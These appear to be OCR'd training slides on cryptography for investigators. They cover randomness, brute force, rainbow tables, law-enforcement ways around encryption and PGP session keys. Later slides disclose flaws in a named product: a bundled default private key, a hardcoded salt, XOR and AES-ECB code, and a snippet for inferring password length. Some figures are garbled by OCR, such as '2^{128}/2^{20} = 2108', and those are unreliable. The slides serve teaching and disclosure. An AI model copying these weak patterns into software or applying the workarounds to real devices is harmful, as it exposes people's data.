
- **Invasive Attacks:**
  - injecting faults [**?**],



Attackers model V

- decapping chips [2], reverse engineering [3] [4], etc [?].





[1] https://cryptojedi.org/peter/data/croatia-20160610.pdf
[2] https://siliconpr0n.org/wiki/doku.php?id=decap:start
[3] http://siliconzoo.org
[4] http://degate.org

Security Notions

- **Indistinguishability (IND) :** Ciphertexts should be indistinguishable from random strings,
- **Non-Malleability (MD):** "Given a ciphertext $C_1 = E(K, P1)$, it should be impossible to create another ciphertext, C_2 , whose corresponding plaintext, P_2 , is related to P_1 in a meaningful way."

Semantic Security (IND-CPA) is the most important security feature:

- Ciphertexts should be different when encryption is performed twice on the same plaintext,
- To achieve this, randomness is introduced into encryption / decryption:
  - $C = E(P, K, R)$
  - $P = D(C, K, R)$

Semantic Security




Figure: Image encrypted with AES-ECB

Semantic Security

IND-CPA should not leak information about the PlainText as long as the key is secret:

- $C^1 = E(K, P^1)$, $C^2 = E(K, P^2)$, what are the couples?
- the same message encrypted twice should return two different CipherText,
- one way to achieve this is to introduce randomness in the encryption process: $C = E(K, R, P)$ where R is fresh random bits,
- C should not be distinguishable from random bits.

No Semantic Security without randomness

Randomness

- **Entropy**: (measure of) disorder in a system,
- **Random Number Generator**: a source of entropy, or uncertainty,
- **Pseudo Random Number Generator**: a crypto algorithm that produces a stream of random (hopefully) bits from the RNG.
- there are cryptographic and non-cryptographic (predictable) PRNG,
- there are software-based, and hardware-based PRNG.




Figure 2-1: RNGs produce few unreliable bits from analog sources, whereas PRNGs expand those bits to a long stream of reliable bits.

Bad entropy sources are a disaster for crypto-systems (ask casinos).

Quantifying Security

RSA 2048 is roughly 100 bits security.

- The key size is different for the “bits of security”,
- “n-bits” of security means that 2^n operations are needed to compromise break a cipher.

Type of encryption

- Symmetric encryption: two parties share a key to encrypt and decrypt,
- Asymmetric encryption, there are two keys:
  - one can encrypt – this one is public – so public can send you encrypted messages,
  - another one can decrypt – this one is private – so you can decrypt the message encrypted for you.
- Obviously, one can not compute the private key from the public key.
- as the public key is public, the attacker model of public-key cryptography is Chosen Plaintext Attacker.

Brute Force 101

Brute Forcing - Basics

2 Approaches:

- **Exhaustive Key Search:**
  - n bits key : 2^n trials,
  - most likely around half of the trials (2^{n-1}),
  - no memory needed.
- **Code Book Attack**
  - Pre-Compute $C = E(P, K)$ for all keys K,
  - store 2^k keys,
  - for a given C, look up for K.

Brute Forcing - Key Search

Key search is testing each possible keys by trial and errors:

- We usually consider that one trial requires 1 ns to complete,
  - n bits key : 2^n trials,
  - 128 bits of security : 2^{128} trials,
  - 2^{88} ns = age of the universe,
  - with ns by trial, we need 2^{40} times the age of the universe to cover all keys,
- some attacks can be done in parallel (sequentially independent operations):
  - For one million cores:
  - length of one million in bits is $log2(1000000) = 19,93$
  - $2^{128}/2^{20} = 2108$
  - 2^{20} times the age of the universe.


Brute Forcing - TMTO I


"It usually takes a long time to find a shorter way."

Time-**M**emory **T**rade **O**ff:

- Chosen Plaintext Attack,
- Hellman in 1980,
- It is a trade-off between Exhaustive Key Search, and Code Book Attacks,
- more expensive than an exhaustive search as it requires:
  - 2^n one-time pre-computations, using one known plaintext,
  - the storage of these 2^n results,
  - the results are chains, that also have a cost to invert.
- speed-up attacks against memory space,
- useful when routinely attacking a cipher (eg. computing 1.68 To of tables allows for almost instant cracking of A5/1 cipher used in GSM communications).

Brute Forcing - TMTO II





Rainbow Tables are an improved version of Hellman's algorithm.

How Keys are generated anyway?

There are three ways keys can be generated:

- By **Randomly** choosing the key from a PRNG,
- by **Deriving** the key from a password using a Key Derivation Function,
- by using a **Key agreement protocol** that requires interactions between involved parties.

Encryption and Law Enforcement

2016 ENISA / EUROPOL JOINT STATEMENT

- In the arms race between cryptographers and crypto-analysts. In terms of practical breaks, cryptographers are miles ahead.
- In a society that is ever more depending on the correct functioning of electronic communication services, technical protection of these service is mandatory,
- In the face of serious crimes, law enforcement may lawfully intrude privacy or break into security mechanisms of electronic communication,
- **proportionality** - collateral damages (class breaks)
- Resolving the encryption dilemma: collect and share best practices to circumvent encryption.

Encryption Workarounds [?] I


Any effort to reveal an unencrypted version of a target's data that has been concealed by encryption.

- **Try to get the key:**
  - **Find the key:**
    - physical searches for keys,
    - password managers,
    - web browser password database,
    - in-memory copy of the key in computer's HDD / RAM.
    - seize the key (keylogger).
  - **Guess the key:**,
    - Whereas encryption keys are usually too hard to guess (eg. 128bits security is 2^{128} trials (universe is 2^{88} ns old)),
    - passphrases are usually shorter to be memorizable, and are linked to the key,
    - some systems have limitations on sorts of passwords (eg. 4/6 digits banking application),

Encryption Workarounds [?] II

- educated guess on the password from context,
- educated guess from owner's other passwords,
- dictionaries and password generation rules ([5]).
- Offline / online attacks (eg. 13 digits pw: 25.000 on an iphone VS matter of minutes offline),
- + beware devices protection when online (eg. iphone erase on repeated failures).

- **Compel the key:**


A CRYPTO NERD'S IMAGINATION:
HIS LAPTOP'S ENCRYPTED. LET'S BUILD A MILLION-DOLLAR CLUSTER TO CRACK IT.
NO GOOD! IT'S 4096-BIT RSA!
BLAST! OUR EVIL PLAN IS FOILED!
WHAT WOULD ACTUALLY HAPPEN:
HIS LAPTOP'S ENCRYPTED. DRUG HIM AND HIT HIM WITH THIS $5 WRENCH UNTIL HE TELLS US THE PASSWORD.
GOT IT.

Encryption Workarounds [?] III

- **Try to access the PlainText without the key:**
  - **Exploit a Flaw:**
    - Weakness in the algorithm (more on that later),
    - weakness in the random-number generator (more on that later),
    - weakness in the implementation,
    - bugs (eg. Gordon's exploit on android in 2015[6]),
    - backdoors (eg. NSA NOBUS -Bullrun program- Dual EC-DRBG [**?**]
  - **Access PlainText when in use:**
    - Access live system memory,
    - especially useful against Full Disk Encryption,
    - Seize device while in use,
    - remotely hack the device,
    - "Network Investigative Technique" (eg. Playpen case against tor).

Encryption Workarounds [?] IV

- **Locate a PlainText copy:**
  - Avoid encryption entirely,
  - cloud providers (eg. emails),
  - remote cloud storage (eg. iCloud),

Takeaways:

- **No workaround works every time:** the fact that a target used encryption does not mean that the investigation is over.
- **some workarounds are expensive:** exploiting.
- **expertise may be have to be found outside of the governments:** vendors' assistance?

Encryption Workarounds [?] V

Technically, we can retain that crypto-systems have weaknesses:

- key generation,
- key length,
- key distribution,
- key storage,
- how users enter keys into the crypto-system,
- weakness in the algorithm itself / implementation,
- system / computer running the algorithm,
- crypto system used in different points in time,
- **users.**

[5] https://hashcat.net/hashcat/
[6] https://cve.circl.lu/cve/CVE-2015-3860

When cryptography helps investigations

- authentication mechanisms between peers,
- openGPG can leak a lot of metadata
  - key ids,
  - subject of email in thunderbird,
- Bitcoin's Blockchain is public,
- correlating these data with external sources can yields interesting insights,
- More on this in AIL workshop.


Pretty Good Privacy / Gnu Privacy Guard

Pretty Good Privacy / Gnu Privacy Guard


- PGP was Invented By Phil Zimmermann in 1991,
- Hybrid Cipher: asymmetric encryption with symmetric encryption,
- allows to sign communications and files for authentication,
- very low vulnerability count over the years [7],
- One can generate collisions on short IDs though[8],
- no Perfect Forward Secrecy,
- but sessions keys.

[7] https://cve.circl.lu/search/gnupg/gnupg
[8] https://github.com/lachesis/scallion/

Pretty Good Privacy / Gnu Privacy Guard



Pretty Good Privacy / Gnu Privacy Guard



Gnu Privacy Guard: Session keys

- **Hands-on**

  ```
  Move into ~/hands-on/GPGsessions
  ```

- We create two keys, one for the person being the focused of an investigation A (The Very Bad Guy), and one for a witness B (Mr. Good Guy),
- then, we encrypt two messages:
  - one from A to B: to_encrypt_relevant.asc,
  - and a note, form B to B (note): to_encrypt_irrelevant.asc,
- B's passphrase is "goodguypassphrase",
- act as B and extract the session key for to_encrypt_relevant.asc,
- act as a cop and use the session key to decrypt to_encrpyt_relevant.asc,
- verifies that it does not work to decrypt to_encrypt_irrelevant.asc.

Broken Implementations

Default private keys I

SonarG/sonarfinder-ibm-4.1.8.el7.jsonar.x86_64.rpm:

Sonar Finder is part of SonarG and is distributed from https://gbdi-packages.jsonar.com/ within

```
md5sum: a3e4792e1f37b58ff054e05499f69bad rhel7.x_IBM_Guardium_big_data_security_installer_4
```

As

```
./sonarfinder-ibm-4.1.8.el7.jsonar.x86_64.rpm
```

Inside this rpm resides default configuration for an apache catalina server:

```
./opt/sonarfinder/sonarFinder/conf/server.xml
```

with the following default:


```
            <Certificate certificateKeyFile="${catalina.home}/sslCerts/jsonar.key"
                         certificateFile="${catalina.home}/sslCerts/jsonar.crt"
                         type="RSA" />
```

jsonar.key and jsonar.crt files are indeed present in the rpm.
They should instead be generated during the installation because otherwise they offer no protection to the users who to not take care of rotating these keys.

Impact

Loss of confidentiality, integrity and authenticity.

Default private keys II



Hello @jlhuynen, thank you for your report. Our product team has performed analysis on the reported issues and have determined the reported issue is not applicable due to reasoning below. Please let us know if you have any further questions or can provide additional information on the reported vulnerability.

They are generated and separate for every customer. This is the tomcat cert that the browser verifies. The customer generates these (we can't - because it is tied to a hostname of the customer).

XOR ENCRYPTION

```
class SecureFileHandler:
@staticmethod
def encrypt_file(filepath, content, hash_source, encrypt, return_string_only=False):
    msg_header = "SecureFileHandler encrypt_file"
    enc_string = content
    if encrypt:
        with open(hash_source, 'r') as fp:
            key = DispatcherUtils.get_hash_from_string("".join(fp.readlines()))
        try:
            cipher = XOR.new(key[:32])
```

“Custom” Key derivation function I

```
sonar_salt = bytes.fromhex('a462e2029fffc63b')
sonar_crypt_rounds = 5
```

“Custom” Key derivation function II

```
def evp_bytes_to_key(salt, data, count):
    """
    Derive the key and the IV from the given password and salt.
    """
    iv_len = 16
    key_len = 32

    data_bytes = bytes(data.encode('ascii'))

    data_and_salt = (data_bytes + salt)

    dtot = bytes_to_key__md(hashlib.sha1, data_and_salt, count)

    d = [dtot]
    while len(dtot) < (iv_len + key_len):
        d.append(bytes_to_key__md(hashlib.sha1, d[-1] + data_and_salt, count))
        dtot += d[-1]

    return dtot[:key_len], dtot[key_len:key_len + iv_len]
```

AES-ECB

- Check out opt/sonarfinder/sonarFinder/sonardispatch/encryption.py

```
def _get_new_cipher(self):
    return Cipher(algorithms.AES(key=self.key), modes.ECB(), backend=default_backend())
```

Where the Electronic Code Book mode is chosen.

- One can easily try to guess passwords length as padding is not randomized, but use rjust instead:

```
def _make_encryptable_as_64bytes(some_string):
    return some_string.rjust(64).encode()
```

for instance using this small snippet of code:

```
    seed = "123456789abcde"
    p = lambda n: (seed * n)
    blocks = []
    for i in range(1,5):
        print(self.encrypt_text(p(i)))
```

